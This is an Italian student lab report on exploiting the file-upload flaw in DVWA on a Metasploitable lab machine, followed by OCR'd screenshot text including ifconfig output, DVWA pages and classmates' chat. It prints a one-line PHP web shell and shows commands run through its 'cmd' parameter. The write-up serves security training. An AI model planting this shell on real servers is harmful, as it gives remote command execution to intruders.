Shell injection

Report dell'Esercizio di File Upload su DVWA

Introduzione

Nel contesto del mio studio sulla sicurezza informatica, ho eseguito un esercizio pratico sfruttando una vulnerabilità di file upload sulla piattaforma Damn Vulnerable Web Application (DVWA) hostata su una macchina Metasploitable. L'obiettivo era caricare una shell PHP per eseguire comandi sul server remoto.

Configurazione dell'Ambiente

Per l'esercizio, ho utilizzato due macchine virtuali all'interno di VirtualBox: una con Kali Linux e l'altra con Metasploitable2. Ho verificato la connettività tra le due macchine usando il comando **ping** per assicurarmi che fossero sulla stessa rete e comunicassero correttamente.

Passo 1: Configurazione di BurpSuite

Ho avviato BurpSuite su Kali Linux per intercettare e manipolare le richieste HTTP. Dopo l'avvio, ho configurato il browser per utilizzare BurpSuite come proxy, impostando l'indirizzo del proxy su **127.0.0.1** e la porta su **8080**. Ho verificato che l'opzione "Intercept is on" fosse attiva per catturare le richieste in transito.

Passo 2: Accesso a DVWA

Utilizzando il browser configurato, ho navigato all'indirizzo IP della macchina Metasploitable dove era ospitato DVWA (**http://192.168.1.101/DVWA**). Ho inserito le credenziali standard di DVWA (**admin** / **password**) e ho intercettato la richiesta di login per osservare come le credenziali venivano inviate attraverso una richiesta POST.

Passo 3: Impostazione del Livello di Sicurezza

All'interno di DVWA, ho modificato il livello di sicurezza impostandolo su "Low", ciò ha reso possibile l'exploit della vulnerabilità di file upload.

Passo 4: Caricamento della Shell PHP

Sono passato alla funzione di upload di file di DVWA e ho caricato una shell PHP semplice, contenente il seguente codice:

php

Copia codice

<?php system($_GET['cmd']); ?>

Ho confermato il successo dell'upload verificando il messaggio di conferma di DVWA.

Passo 5: Esecuzione di Comandi via Shell


Una volta caricata la shell, ho navigato all'URL della shell caricata (**http://192.168.1.101/dvwa/uploads/shell.php**) e ho iniziato a eseguire comandi sul server remoto aggiungendo parametri alla URL, come **?cmd=ls** per elencare i file nella directory corrente.


Passo 6: Monitoraggio con BurpSuite


Durante tutto il processo, ho utilizzato BurpSuite per intercettare e analizzare le richieste e risposte HTTP. Questo mi ha permesso di comprendere meglio come manipolare le richieste per eseguire comandi arbitrari sul server vulnerabile.

Conclusione


L'esercizio è stato un successo e mi ha fornito una comprensione pratica delle vulnerabilità legate al caricamento di file non sicuro. La capacità di intercettare e modificare le richieste HTTP tramite BurpSuite si è rivelata essenziale per l'exploit completo della vulnerabilità.





Damn Vulnerable Web A
Not secure 192.168.1.101/dvwa/login.php
DVWA
Username
admin
Password
Login
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Request to http://192.168.1.101:80
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2020ms
rtt min/avg/max/mdev = 0.426/7.103/20.442/9.432 ms
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:a5:c9:ac
inet addr:192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fea5:c9ac/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1696 errors:0 dropped:0 overruns:0 frame:0
TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:100947 (106.3 KB) TX bytes:6044 (5.9 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:104 errors:0 dropped:0 overruns:0 frame:0
TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:25525 (24.9 KB) TX bytes:25525 (24.9 KB)
msfadmin@metasploitable:~$
Andrea Pisano 21:02
lo ho gia caricato il file ma non ricordo come si usa burp
marina flocco Non verificato 21:09
ma è su disabled
non doveva essere su enabled?
dovevi sudo nanare qualcosa
hm
Scrivi un messaggio a esercizio
Disattiva audio
Interrompi video
Condividi
Damn Vulnerable Web A
Not secure 192.168.1.101/dvwa/index.php
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.
Fabrizio Meini
Andrea Pisano
ma è su disabled
non doveva essere su enabled?
dovevi sudo nanare qualcosa
hm
abbassa la sicurezza man
1 file

